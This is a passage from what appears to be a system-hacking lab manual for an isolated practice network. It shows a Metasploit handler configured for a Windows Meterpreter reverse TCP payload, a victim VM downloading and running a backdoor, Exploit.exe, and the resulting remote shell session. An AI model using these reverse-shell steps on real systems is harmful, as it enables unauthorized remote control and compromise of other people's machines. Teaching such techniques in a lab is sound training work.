
[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
```

17. Now, switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



18. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
19. Click the **Exploit.exe** file to download the backdoor file.


Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).




Module 06 – System Hacking

20. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.

21. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.



22. An **Open File – Security Warning** window appears; click **Run**.



23. Leave the **Windows 11** machine running, so the **Exploit.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

24. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.

25. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The title bar includes the application menu and system status (Tue Apr 5, 03:43). The terminal displays the following text:

```

      (   3 C   )   /|__ / Metasploit! \
;@. --*--,. "
'(..,..."/

=[ metasploit v6.1.9-dev
+ -- =[ 2169 exploits - 1149 auxiliary - 398 post
+ -- =[ 592 payloads - 45 encoders - 10 nops
+ -- =[ 9 evasion

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

The terminal window has a dark theme with green text output. The bottom status bar shows "msfconsole - Parrot Ter..." and "[Desktop]".

26. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The title bar includes the application menu and system status. The terminal displays the following text:

```

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >

```

The terminal window has a dark theme with green text output. The bottom status bar shows "msfconsole - Parrot Ter..." and "[Desktop]".

27. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS11\Admin**).

28. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.

